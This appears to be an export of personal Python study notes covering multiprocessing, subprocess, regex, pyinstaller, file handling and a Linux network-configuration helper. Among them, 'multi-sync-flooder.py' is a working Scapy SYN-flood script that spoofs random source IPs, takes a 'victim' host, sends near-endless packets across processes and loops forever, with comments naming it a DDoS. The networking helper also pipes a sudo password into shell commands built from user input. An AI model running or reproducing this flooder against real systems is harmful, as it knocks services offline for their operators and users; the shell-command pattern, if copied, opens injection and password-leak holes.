
10:45 PM

import multiprocessing

import os

#input\_processes = input('Please enter number of processes [500]: ')

input\_processes = 10

def print\_cube(num):

    print(f'os.getpid(): {os.getpid()}')

    print(f'Cube: {num \* num \* num}')

def print\_square(num):

    print(f'os.getpid(): {os.getpid()}')

    print(f'Square: {num \* num}')

def main():

    # Counting all useable CPU

    my\_cpu = multiprocessing.cpu\_count()

    print(f'my\_cpu: {my\_cpu}')

    # Create a list of jobs to run in parallel

    # jobs= [

    #     {'func': print\_cube, 'args':(3,)},

    #     {'func': print\_square, 'args': (4,)}

    # ]

    # Changing input\_processes to integer

    #input\_processes = int(input\_processes)

    # Number of processes

    number\_of\_processes = input\_processes

    # List to keep track of processes

    processes = []

    # \*\*\*\* Multi-callbacks :D

    # Loop over the Jobs & create a process for each one

    # for i in range(number\_of\_processes):

    #     p = multiprocessing.Process(

    #         target=job['func'],

    #         args=job['args']

    #         )

    # \*\*\*\*\*\* Single Callback for DDoS :D

    for i in range(number\_of\_processes):

        # Creating each process p

        p = multiprocessing.Process(target=print\_square, args=(i,))

        # Appending each p in multiprocessing.Process()

        # to List processes = []

        processes.append(p)

        # Start each Process p

        p.start()

    # Wait for all processes to complete

    # Loop through each process in List processes

    # then wait for each process to complete

    # by joining each single process p

    for process in processes:

        process.join()

    # Check whether processes are still alive

    #for i, process in enumerate(processes, start=1):

    for i, process in enumerate(processes):

        print(f'Process i is alive?\n{ p.is\_alive()}')

if \_\_name\_\_ == '\_\_main\_\_':

    main()

multi-processing-1.py

Saturday, March 16, 2024

10:46 PM

import time

start = time.perf\_counter()

def do\_something():

    print(f'Sleeping for 1 second...')

    time.sleep(1)

    print(f'Done sleeping...')

do\_something()

finish = time.perf\_counter()

print(f'Finished in {round(finish-start, 2)} second(s)')

multi-sync-flooder.py

Saturday, March 16, 2024

10:46 PM

#!/usr/bin/env python3

import argparse

import random

from scapy.all import send, IP as ScapyIP, TCP

# Testing to create many processes

import multiprocessing

import os

# Default number of packets

DEFAULT\_PACK = 999999999

# Total of Ports an OS can hold

MAX\_PORTS = 65535

DEFAULT\_PORT = 8082

DEFAULT\_PROCESS = 1

#Target\_IP = input('Enter target IP [192.168.2.240]: ')

#dPort = input('Enter dst Port [8082]: ')

# Whole value can be concantenated

#dPort = int(dPort)

#packets\_to\_send = int(DEFAULT\_PACK)

# Get generate random IP

def random\_IP\_addr():

    # range(4) => 192.168.0.1 = 4 ranges

    # "." = joining 192.168.x.y

    random\_IP = ".".join(map(str, (random.randint(0,255) for \_ in range(4))))

    return random\_IP

def get\_args():

    parser = argparse.ArgumentParser(description="Sync Flooder\n")

    # Allow users to entert -flag arguments like Traditional Linux tools

    # python3 flooder.py 192.168.2.65 -a 999999999 -p 8082

    # python3 flooder.py --host 192.168.2.240 --port 8082 --amount 999999999 --thread 10

    parser.add\_argument('-host', '--host', required=True, help="Victim's IP Addr")

    parser.add\_argument('-port', '--port', type=int, help="Target Port (default ports are 8080/8081/8082)", default=DEFAULT\_PORT)

    parser.add\_argument('-amount', '--amount', type=int, help="Amount of packets (default are infinitity)", default=DEFAULT\_PACK)

    parser.add\_argument('-thread', '--thread', type=int, help="Number of multi-processes", default=DEFAULT\_PROCESS)

    return parser.parse\_args()

    #args = parser.parse\_args()

    # return h -p -a -t

    #return args.target, args.port, args.amount, args.process

def sync\_flood():

    # Instantiate all required params before looping

    target, port, amount, process = get\_args()

    #print("Sending packets to the target...")

    # As we know how many packets to send, use for loop

    for \_ in range(amount):

    #while True:

        seq\_n = random.randint(0, MAX\_PORTS)

        # srcPort

        sPort = random.randint(0, MAX\_PORTS)

        Window = random.randint(0, MAX\_PORTS)

        # Calling back random IP returned from def random\_IP\_addr()

        src\_ip = random\_IP\_addr()

        # Setting up packets

        # sport = Source Port

        # dport = Destination Port

        # seq = sequence ; seq\_n = sequetial number

        packet = ScapyIP(dst=target, src=src\_ip)/TCP(sport=sPort, dport=port, flags="S", seq=seq\_n, window=Window)

        send(packet, verbose=0)

    #print("Sent all packets :D")

    #print(f'Sent all the packets {packet} from src\_IP:sPort {src\_IP}:{sPort} to Target\_IP:dPort {Target\_IP}:{dPort}')

def main():

    #input\_processes = 10 # T

    # Counting all useable CPU

    my\_cpu = multiprocessing.cpu\_count()

    #print(f'my\_cpu: {my\_cpu}')

    # Create a list of jobs to run in parallel

    # jobs= [

    #     {'func': print\_cube, 'args':(3,)},

    #     {'func': print\_square, 'args': (4,)}

    # ]

    # Number of processes from users' terminal input

    process\_input = DEFAULT\_PROCESS

    # List to keep track of processes

    processes = [multiprocessing.Process(target=sync\_flood) for \_ in range(process\_input)]

    # forEach process in processes

    for process in processes:

        process.start()

    # Joining each process to our thread pool

    for i, process in enumerate(processes):

        process.join()

        print(f'Process i is alive?\n{ process.is\_alive()}')

    # \*\*\*\* Multi-callbacks :D

    # Loop over the Jobs & create a process for each one

    # for i in range(number\_of\_processes):

    #     p = multiprocessing.Process(

    #         target=job['func'],

    #         args=job['args']

    #         )

    # \*\*\*\*\*\* Single Callback for DDoS :D

    # for i in range(number\_of\_processes):

    #     # Creating each process p

    #     p = multiprocessing.Process(target=do\_flood, args=())

    #     # Appending each p in multiprocessing.Process()

    #     # to List processes = []

    #     processes.append(p)

    #     # Start each Process p

    #     p.start()

    # Wait for all processes to complete

    # Loop through each process in List processes

    # then wait for each process to complete

    # by joining each single process p

    # for process in processes:

    #     process.join()

    # Check whether processes are still alive

    #for i, process in enumerate(processes, start=1):

    # for i, process in enumerate(process):

    #     p.join()

    #     print(f'Process i is alive?\n{p.is\_alive()}')

# Fucking Windows checks for whether this is the main script

# and NOT a module...

if \_\_name\_\_ == '\_\_main\_\_':

    while True:

        main()

AsyncIO

Tuesday, February 13, 2024

6:58 PM

[Python Asynchronous Programming - AsyncIO & Async/Await](https://www.youtube.com/watch?v=t5Bo1Je9EmE&t=52s&pp=ygUfcHl0aG9uIG11bHRpcHJvY2Vzc2luZyB0dXRvcmlhbA%3D%3D)



\_\_init\_\_

Friday, November 17, 2023

10:42 AM

self = a conventional name used for 1st parameter of instance methods in a class, allowing to refer to the instance's attributes & methods in the class

class MyClass:

def \_\_init\_\_(self, value):

self.value = value

def print\_value(self):

print(self.value)

# Creating an instance of MyClass

obj = MyClass(42)

# Calling the print\_value method on the instance

obj.print\_value()

pyinstaller

Monday, December 18, 2023

10:54 AM

Ref:

<https://docs.python.org/3/installing/index.html>

**=== Compiler**

<https://stackoverflow.com/questions/53798660/pyinstaller-command-not-found>

Troubleshooting pyinstaller issues

**To install pyinstaller:**


python -m pip install pyinstaller --user IGS;

**To compile a .py file:**

**python -m pyinstaller main.py --onefile;**


**python -m pyinstaller single.py;**

Location of .exe file:




**=== Installing modules**

sudo python3 -m pip install <moduleName>;



test.py:



cx\_Freeze

Thursday, February 1, 2024

9:16 AM

# Installing another compiler

python -m pip install cx\_Freeze;

# Compiling a .py file


python -m cx\_Freeze single.py;

OS

Friday, September 15, 2023

3:23 PM

[Python Tutorial: OS Module - Use Underlying Operating System Functionality](https://www.youtube.com/watch?v=tJxcKyFMTGo)



# OS Module

import os

File I/O

Tuesday, January 30, 2024

4:32 PM

#fd = open("C:\\Users\\IGS\\Desktop\\flag.txt", "r")

#file = open("C:\\Users\\IGS\\Desktop\\flag.txt", "r+")

file = open("C:\\Users\\IGS\\Desktop\\flag.txt", "w+")

# Read contents from file

contents = file.read()

print(contents)

print(file.tell())

# Read first 4 char only

#contents = file.read(4)

# Writing to files

contents = "success"


file.write(contents)


print(contents)

file.close()

# Close file after reading contents

<https://stackabuse.com/file-handling-in-python/>





**Appending & Writing to Binary**

<https://stackoverflow.com/questions/21220916/writing-bits-to-a-binary-file>

Base64 Encoding Binary Files

Thursday, February 1, 2024

4:47 PM

[Base64 Encoding Binary Files in Python](https://www.youtube.com/watch?v=bEA8HI_I5bQ)




# 1 byte = 8 bits


# 10011011 = 8 bits = 1 byte

# 10110110 01100011 000001100 = 3 \* 8 bits = 3 bytes

# We can take the first 6 bits

# 101101 100110 001100 001100 = 4 \* 6 bits





Port Scanner

Thursday, February 15, 2024

2:12 PM

Pyautogui (Send keystrokes)

Friday, September 15, 2023

3:36 PM

Control mouse & keyboard to any apps

// terminal

pip3 install pyautogui;

// py

import pyautogui

Subprocess

Friday, September 15, 2023

3:06 PM

[Python Tutorial: Calling External Commands Using the Subprocess Module](https://www.youtube.com/watch?v=2Fp1N6dof0Y)



To send commands, stdin, stdout

import subprocess

// Sending 'ls' command in Linux

subprocess.run('ls', shell=True)

process1 = subprocess.run(['ls', '-la'])

print(p1)

// Capturing stdout in Bytes (Does NOT show spaced contents)

process1 = subprocess.run(['ls', '-la'], capture\_output=True)

print(process1.stdout)

// Capturing stdout in TEXT

process1 = subprocess.run(['ls', '-la'], capture\_output=True, text=True)

print(process1.stdout)

// OR

// Capturing stdout in TEXT

process1 = subprocess.run(['ls', '-la'], stdout=subprocess.PIPE, text=True)

print(process1.stdout)

// Redirecting stdout to a file

with open('output.txt', 'w') as f:

// Redirecting to our file 'f'

p1 = subprocess.run(['ls', '-la'], stdout=f, text=True)

// Listing a non-existed directory in Linux

p2 = subprocess.run(['ls', '-la', '/notExist', capture\_output=True, text=True, check=True)

// print(p2.returncode)

// This will not work => Python does not necessarily return error code

print(p2.stderr)

if p2.returncode != 0

...

// Redirecting stderr to /dev/null

p3 = subprocess.run(['ls', '-la', '/notExist'], stderr=subprocess.DEVNULL)

print(p3.stderr)

// cat file.txt | grep content

p4 = subprocess.run(['cat', 'test.txt'], capture\_output=True, text=True, stderr=subprocess.DEVNULL)

print(p4.stdout)

// Passing p4.stdout => p5

p5 = subprocess.run(['grep', '-n', 'test'], capture\_output=True, text=True, input=p4.stdout)

// OR use shell

p6 = subprocess.run('cat test.txt | grep -n test', capture\_output=True, text=True, shell=True)

print(p6.stdout)

// Sending 'dir' command in Windows

subprocess.run('dir')

RE (regex)

Wednesday, October 4, 2023

2:25 PM

<https://note.nkmk.me/en/python-re-match-object-span-group/#:~:text=When%20a%20string%20matches%20a%20regex%20pattern%20using%20match(),a%20match%20object%20is%20returned.&text=You%20can%20get%20the%20position,end()%20%2C%20and%20span()%20>.

IP regex

Friday, September 15, 2023

3:29 PM

To match 10-19 only:

^\b(10|1[0-9])\b$


To match 171-179 only:

^\b(17[1-9])\b$

To match 10-19only OR 171-179only:


^\b( (group1) | (group2) | (group3) )\b$

^\b((10|1[0-9])|(17[1-9]))\b$



To match 10-19, 171-179, 191-199 only:

^\b( (10|1[0-9]) | (17[1-9]) | (19[1-9]) )\b$



To match (10-19|171-179|191-199).0-255.0-255.0-254:

A.B.C.D =

A => ^\b((10|1[0-9])|(17[1-9])|(19[1-9]))\b \.


B => (([01]?[0-9][0-9]?|2[0-4][0-9]|25[0-5]))\b \.

C => (([01]?[0-9][0-9]?|2[0-4][0-9]|25[0-5]))\b \.

D => (([01]?[0-9][0-9]?|2[0-4][0-9]|25[0-4]))\b

A.B.C.D =

^\b((10|1[0-9])|(17[1-9])|(19[1-9]))\b\.(([01]?[0-9][0-9]?|2[0-4][0-9]|25[0-5]))\b\.(([01]?[0-9][0-9]?|2[0-4][0-9]|25[0-5]))\b\.(([01]?[0-9][0-9]?|2[0-4][0-9]|25[0-4]))\b\b$



networking.py

Saturday, March 16, 2024

10:50 PM

# --------------

# Imports modules

# --------------

from . import Fore, sys, os, Back, Style, getpass, subprocess, re, time

import ipcalc

# Configure Linux networking at ease :)

def networkConfig(user, sudo\_password, formatted\_time):

    # Configuring a network interface

    nic = input(Fore.YELLOW + f'Enter a network interface iface name [e.g. eth0]: ')

    print(f'\n')

    regex = '^((\w+)|(\d+))$'

    validate = re.match(regex, nic)

    #print(Fore.WHITE + f'validate.match: {validate.match}')

    #print(Fore.YELLOW + f'validate boolean: {validate}')

    if validate:

        print(Fore.YELLOW + f'Succeeding in passing NIC name check, reasonable ? {validate} :)\nProceeding to configure NIC: {nic}\n')

        ip = input(f'Please enter {nic} IP [e.g. 192.168.0.1]: ')

        print(f'\n')

        ipRegex = '((10|1[0-9])|(17[1-9])|(19[1-9]))\.(([01]?[0-9][0-9]?|2[0-4][0-9]|25[0-5]))\.(([01]?[0-9][0-9]?|2[0-4][0-9]|25[0-5]))\.(([01]?[0-9][0-9]?|2[0-4][0-9]|25[0-4]))$'

        validateIp = re.match(ipRegex, ip)

        if validateIp:

            print(Fore.YELLOW + f'validateIp: {validateIp}')

            print(f'\n')

            print(Fore.YELLOW + f'NIC IP: {ip} seems reasonable :)\nProceeding to configure {nic} Netmask...')

            print(f'\n')

            netmask = input(f'Please enter {nic} Netmask: [e.g. 255.255.255.0]')

            print(f'\n')

            netmaskRegex = '^(0|128|192|224|240|248|252|254|255)\.(0|128|192|224|240|248|252|254|255)\.(0|128|192|224|240|248|252|254|255)\.(0|128|192|224|240|248|252|254|255)$'

            print(Fore.YELLOW + f'\n\nCalculating Network Address IP...')

            print(f'\n')

            print(f'\n')

            # Calculate Network Address IP

            addr = ipcalc.IP(ip, mask=netmask)

            networkAddressIP = str(addr.guess\_network())

            print(Fore.WHITE + f'\n\nCalculated Network Address IP: {networkAddressIP}')

            print(f'\n')

            print(f'\n')

            validateNetmask = re.match(netmaskRegex, netmask)

            if validateNetmask:

                print(Fore.YELLOW + f'{nic} Netmask: {netmask} seems reasonable :)')

                print(f'\n')

                print(Fore.YELLOW + f'\n\nCalculating Network Address IP...')

                print(f'\n')

                # Converting Netmask to CIDR [e.g. /24]

                cidr = sum(bin(int(x)).count('1') for x in netmask.split('.'))

                print(f'\n')

                print(f'\n')

                print(Fore.YELLOW + f'CIDR: {cidr}')

                print(f'\n')

                print(f'\n')

                gateway = input(f'Please enter {nic} Default Gateway [e.g. 192.168.0.254]')

                print(f'\n')

                gatewayRegex = '((10|1[0-9])|(17[1-9])|(19[1-9]))\.(([01]?[0-9][0-9]?|2[0-4][0-9]|25[0-5]))\.(([01]?[0-9][0-9]?|2[0-4][0-9]|25[0-5]))\.(([01]?[0-9][0-9]?|2[0-4][0-9]|25[0-4]))$'

                validateGateway = re.match(gatewayRegex, gateway)

                if validateGateway:

                    print(Fore.YELLOW + f'{nic} gateway: {gateway} seems reasonable :)\nProceeding to create this NIC...')

                    print(f'\n')

                    # Adding this NIC configuration to /etc/network/interfaces

                    addInterface = f'echo {sudo\_password} | sudo printf "\nauto {nic}\niface {nic} inet static\naddress {ip}\nnetmask {netmask}\ngateway {gateway}\nup route add -net {networkAddressIP} netmask {netmask} gw {gateway}" >> /etc/network/interfaces'

                    doAddInterface = subprocess.Popen(addInterface, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)

                    doAddInterface\_out, doAddInterface\_err = doAddInterface.communicate()

                    if doAddInterface.returncode == 0:

                        print(f'\n')

                        print(Fore.WHITE + f'{doAddInterface\_out}')

                        print(f'\n')

                        print(Fore.YELLOW + f'Succeeded in adding {nic} to /etc/network/interfaces :)\nProceeding to restart networking.service using systemctl!')

                        print(f'\n')

                        print(f'\n')

                        print(Fore.YELLOW + f'Adding DNS server to /etc/resolv.conf')

                        resolvConf = f'/etc/resolv.conf'

                        dns\_server = f'echo {sudo\_password} | printf "nameserver {gateway}" >> {resolvConf}'

                        add\_dns\_server = subprocess.Popen(dns\_server, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)

                        add\_dns\_server\_out, add\_dns\_server\_err = add\_dns\_server.communicate()

                        if add\_dns\_server.returncode == 0:

                            print(f'\n')

                            print(Fore.WHITE + f'{add\_dns\_server\_out}')

                            print(f'\n')

                            print(Fore.YELLOW + f'Succeeded in adding a new DNS server to {resolvConf} at {formatted\_time}')

                            print(f'\n')

                            print(f'\n')

                        else:

                            print(f'\n')

                            print(Fore.WHITE + f'{add\_dns\_server\_err}')

                            print(f'\n')

                            print(f'\n')

                        # Restarting networking.service => systemctl stop networking.service

                        stopNetwork = f'echo {sudo\_password} | sudo /etc/init.d/networking stop'

                        doStopNetwork = subprocess.Popen(stopNetwork, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)

                        doStopNetwork\_out, doStopNetwork\_err = doStopNetwork.communicate()

                        if doStopNetwork.returncode == 0:

                            print(f'\n')

                            print(Fore.WHITE + f'{doStopNetwork\_out}')

                            print(f'\n')

                            print(Fore.YELLOW + f'Succeeded in stopping networking.service :)\nProceeding to start networking.service at {formatted\_time}')

                            print(f'\n')

                            startNetwork = f'echo {sudo\_password} | sudo /etc/init.d/networking start'

                            doStartNetwork = subprocess.Popen(startNetwork, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE)

                            doStartNetwork\_out, doStartNetwork\_err = doStartNetwork.communicate()

                            if doStartNetwork.returncode == 0:

                                print(f'{doStartNetwork\_out}')

                                print(f'\n')

                                print(Fore.YELLOW + f'Succeeded in starting networking.service :)\nProceeding to sudo ip route add {ip}/{cidr} via {gateway} dev {nic}')

                                print(f'\n')

                                print(f'\n')

                            else:

                                print(f'\n')

                                print(Fore.WHITE + f'{doStartNetwork\_err}')

                                print(f'\n')

                                print(Fore.RED + f'Failed to start networking.service :(\nPlease manually start networking.service by:\nsudo systemctl start networking.service\nExiting...')

                                print(f'\n')

                                print(f'\n')

                        # If networking.service could not be stopped => Exit

                        else:

                            print(f'\n')

                            print(Fore.WHITE + f'{doStopNetwork\_err}')

                            print(f'\n')

                            print(f'\n')

                            print(Fore.RED + f'\n\nFailed to stop networking.service\nPlease restart networking.service manually by\nsudo systemctl stop networking.service\nsudo systemctl start networking.service\nExiting...')

                            print(f'\n')

                            print(f'\n')

                    else:

                        print(f'\n')

                        print(Fore.WHITE + f'{doAddInterface\_err}')

                        print(f'\n')

                        print(Fore.RED + f'Failed to create {nic} in /etc/network/interfaces :(\nExiting...')

                        print(f'\n')

                        print(f'\n')

                # If NIC Gateway is NOT valid => Exit

                else:

                    print(f'\n')

                    print(f'\n')

                    print(Fore.RED + f'{nic} Gateway: {gateway} is NOT valid :(\nExiting...')

                    print(f'\n')

                    print(f'\n')

            # If NIC Netmask is NOT valid => Exit

            else:

                print(f'\n')

                print(f'\n')

                print(Fore.RED + f'{netmask} is NOT a valid netmask :(...Proceeding...')

                print(f'\n')

                print(f'\n')

        # If NIC IP is not reasonable => Exit this module

        else:

            print(f'\n')

            print(f'\n')

            print(Fore.RED + f'valideIp: {validateIp}')

            print(f'\n')

            print(f'\n')

            print(Fore.RED + f'This NIC IP: {ip} seems NOT reasonable...\nSkipping...')

            print(f'\n')

            print(f'\n')

    # If NIC name is not reasonable => Exit this module

    elif not validate:

        print(f'\n')

        print(f'\n')

        print(Fore.RED + f'Failed to pass NIC name check :(\nPlease enter a NIC name with String & Number only :)\ne.g. eth0\ne.g. ens1\nExiting processes...')

        print(f'\n')

        print(f'\n')

Password verification

Tuesday, January 30, 2024

4:32 PM

def password\_verification():

    password1 = input('Please enter a new password, between 8 to 15 characters: ')

    match = False

    while match is False:

        while len(password1) < 8 or len(password1) > 15:

            password1 = input('Password must be between 8 to 15 characters - please re-enter password: ')

        password2 = input('Please verify password: ')

        if password1 == password2:

            print('Password is valid')

            match = True

        else:

            print('Password is invalid')

    return match

password\_verification()

Auto-Testing with Python Selenium

Friday, September 15, 2023

4:46 PM

[Selenium Python Tutorial Series #6 - How to send keys, click, and upload images.](https://www.youtube.com/watch?v=DMRsBQ1TTzU)




Threading & concurrency

Wednesday, January 31, 2024

12:29 PM

<https://realpython.com/intro-to-python-threading/>



**Python concurrency programming**

<https://realpython.com/courses/threading-python/>

Common syntax errors

Saturday, February 11, 2023

9:28 PM

# Example 1 - Missing brackets for print (" " % (var2) ):

print ("Found '%s' version '%'") % (iptables\_exe, version)

print (("Found '%s' version '%'") % (iptables\_exe, version))

# Example 2 - Type Error 'Bytes' 'str' - Missing .encode():

version = re.sub('^v', '', re.split('\s', out)[1])

version = re.sub('^v', '', re.split('\s', out)[1]).encode()

# Example 3 - Type Error 'Bytes' 'str' - Missing .decode():

if version < "1.4":

print >> sys.stderr, "WARN: version '%s' has limited IPv6 support. See README for details."

% (version)

